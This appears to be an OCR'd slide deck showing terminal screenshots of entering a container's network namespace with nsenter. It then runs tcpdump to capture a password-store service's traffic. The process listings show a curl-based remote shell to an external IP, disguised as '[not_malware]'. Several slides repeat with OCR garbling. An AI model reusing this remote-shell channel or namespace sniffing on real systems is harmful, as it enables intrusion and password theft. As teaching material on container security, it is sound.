lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736
```

# Entering A Container - Scrolly Text...

The screenshot shows a terminal window with a light gray background and a white foreground. The title bar at the top right is labeled 'ssh'. The window has three red, yellow, and green circular control buttons in the top-left corner. In the top-right corner, there is a small icon with a 'T' and '#2'. The terminal content is as follows:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?        S1   20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
```

# Entering A Container - Scrolly Text...

```
ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008   4 ?          Ss  20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2044 ?          S    20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  12299  2044 ?          S    20:22  0:00  \_ passwordstore


ls -l /proc/24736/ns/net /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 2014 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 2014 /proc/24736/ns/mnt -> mnt:[4026531840]
lrwxrwxrwx 1 root root 0 Oct 23 2014 /proc/self/ns/mnt -> mnt:[4026532374]

ls -l /proc/24736/ns/mnt /proc/24736/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 2014 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 2014 /proc/24736/ns/net -> net:[4026531841]

type tcpdump
tcpdump is /usr/bin/tcpdump
nsenter --target 24736 --net
```

Or --all

# Entering A Container - Scrolly Text...



The screenshot shows a terminal window titled "ssh". The session content is as follows:

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008   4 ?          Ss  20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?          S   20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?          S1  20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
```

# Entering A Container - Scrolly Text...

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?          Ss  20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?          S   20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?          S1  20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576   880 ?          S   20:01  0:00  \_ [not_malware]
root      24346  0.0  0.1  2576   904 ?          S   20:01  0:00  |  \_ sh
root      24347  0.0  2.2  19952  10440 ?         S   20:01  0:00  |  \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576   1584 ?         S   20:01  0:00  |  \_ /bin/sh
root      24834  0.0  0.3  2576   1612 ?         S   20:28  0:00  |  |  \_ -sh
root      24839  0.0  0.8  8100   4024 ?         R   20:28  0:00  |  |  \_ ps awwwfux
root      24840  0.0  0.3  3324   1432 ?         S   20:28  0:00  |  |  \_ grep -C3 24348
root      24349  0.0  2.2  19956  10412 ?        S   20:01  0:00  |  \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0     0   0 ?          I   20:22  0:00  \_ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0     0   0 ?          I   20:22  0:00  \_ [kworker/0:0-events]
```

# Entering A Container - Scrolly Text...

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008   4 ?          Ss  20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?         S   20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?        S1  20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576   880 ?        S   20:01  0:00  \_ [not_malware]
root      24346  0.0  0.1  2576   904 ?        S   20:01  0:00  |  \_ sh
root      24347  0.0  2.2  19952  10440 ?       S   20:01  0:00  |  \_ curl -Nsk --> dnubkey sha256//vc7a/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576   1584 ?       S   20:01  0:00  |  \_ /bin/sh
root      24834  0.0  0.3  2576   1612 ?       S   20:28  0:00  |  |  \_ sh
root      24839  0.0  0.8  8100   4024 ?       R   20:28  0:00  |  |  \_ ps
root      24840  0.0  0.3  3324   1432 ?       S   20:28  0:00  |  |  \_ grep
root      24349  0.0  2.2  19956  10412 ?      S   20:01  0:00  |  \_ curl -Nsk --pin dpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-24340
root      24598  0.0  0.0    0     0 ?        I   20:22  0:00  \_ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0    0     0 ?        I   20:22  0:00  \_ [kworker/0:0-events]
```

# Entering A Container - Scrolly Text...

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?          Ss  20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?          S   20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?          S1  20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576   880 ?          S   20:01  0:00  \_ [not_malware]
root      24346  0.0  0.1  2576   904 ?          S   20:01  0:00  |  \_ sh
root      24347  0.0  2.2  19952  10440 ?         S   20:01  0:00  |  \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576   1584 ?         S   20:01  0:00  |  \_ /bin/sh
root      24834  0.0  0.3  2576   1612 ?         S   20:28  0:00  |  |  \_ -sh
root      24839  0.0  0.8  8100   4024 ?         R   20:28  0:00  |  |  \_ ps awwwfux
root      24840  0.0  0.3  3324   1432 ?         S   20:28  0:00  |  |  \_ grep -C3 24348
root      24349  0.0  2.2  19956  10412 ?         S   20:01  0:00  |  \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0    0    0 ?          I   20:22  0:00  \_ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0    0    0 ?          I   20:22  0:00  \_ [kworker/0:0-events]
> ls -l /proc/24736/ns/net /proc/self/ns/net
```

# Entering A Container - Scrolly Text...

```
ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root 24719 0.0 0.0 1008 4 ? Ss 20:22 0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root 24736 0.0 0.6 12420 2944 ? S 20:22 0:00 \_ gforth passwords.fs passwordstore.fs
root 24745 0.0 1.2 1229144 5988 ? Sl 20:22 0:00 \_ passwordstore

ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]


ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]

type tcpdump
tcpdump is /usr/bin/tcpdump
nsenter --target 24736 --net
ps awwfux | grep -C3 "$PPID"
root 24344 0.0 0.1 2576 880 ? S 20:01 0:00 \_ [not_malware]
root 24346 0.0 0.1 2576 904 ? S 20:01 0:00 | \_ sh
root 24347 0.0 2.2 19952 10440 ? S 20:01 0:00 | \_ curl -Nsk --pinchedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root 24348 0.0 0.3 2576 1584 ? S 20:01 0:00 | \_ /bin/sh
root 24834 0.0 0.3 2576 1612 ? S 20:28 0:00 | \_ -sh
root 24839 0.0 0.8 8100 4024 ? R 20:28 0:00 | \_ ps awwfux
root 24840 0.0 0.3 3324 1432 ? S 20:28 0:00 | \_ grep -C3 24348
root 24349 0.0 2.2 19956 10412 ? S 20:01 0:00 | \_ curl -Nsk --pinchedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T
root 24598 0.0 0.0 0 0 ? I 20:22 0:00 \_ [kworker/u2:2-events_unbound]
root 24631 0.0 0.0 0 0 ? I 20:22 0:00 \_ [kworker/0:0-events]


ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/net -> net:[4026532436]
```

# Entering A Container - Scrolly Text...

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?          Ss  20:22  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?          S   20:22  0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144 5988 ?          S1  20:22  0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576   880 ?          S   20:01  0:00  \_ [not_malware]
root      24346  0.0  0.1  2576   904 ?          S   20:01  0:00  |  \_ sh
root      24347  0.0  2.2  19952  10440 ?         S   20:01  0:00  |  \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576   1584 ?         S   20:01  0:00  |  \_ /bin/sh
root      24834  0.0  0.3  2576   1612 ?         S   20:28  0:00  |  |  \_ -sh
root      24839  0.0  0.8  8100   4024 ?         R   20:28  0:00  |  |  \_ ps awwwfux
root      24840  0.0  0.3  3324   1432 ?         S   20:28  0:00  |  |  \_ grep -C3 24348
root      24349  0.0  2.2  19956  10412 ?         S   20:01  0:00  |  \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0    0    0 ?          I   20:22  0:00  \_ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0    0    0 ?          I   20:22  0:00  \_ [kworker/0:0-events]
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/net -> net:[4026532436]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/mnt -> mnt:[4026531841]
```




# Entering A Container - Scrolly Packets...



A screenshot of a terminal window titled "ssh". The window has a standard OS X-style title bar with red, yellow, and green buttons. The main area of the terminal shows a single line of text:

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```


# Entering A Container - Scrolly Packets...



```
tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```


The image shows a screenshot of a terminal window titled "ssh". The window contains a single line of command-line text: "tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'". To the left of the command, there are three small colored circles (red, yellow, green) typically used for window control. To the right, there is a standard window control menu icon. A large, semi-transparent gray arrow points vertically upwards from the bottom of the terminal area towards the top edge, suggesting the user is scrolling up through a long list of network packets.

# Entering A Container - Scrolly Packets...



```
tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```


# Entering A Container - Scrolly Packets?



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left and a close button at the top right. The title bar also shows the number "2". The terminal displays the following command and its output:

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
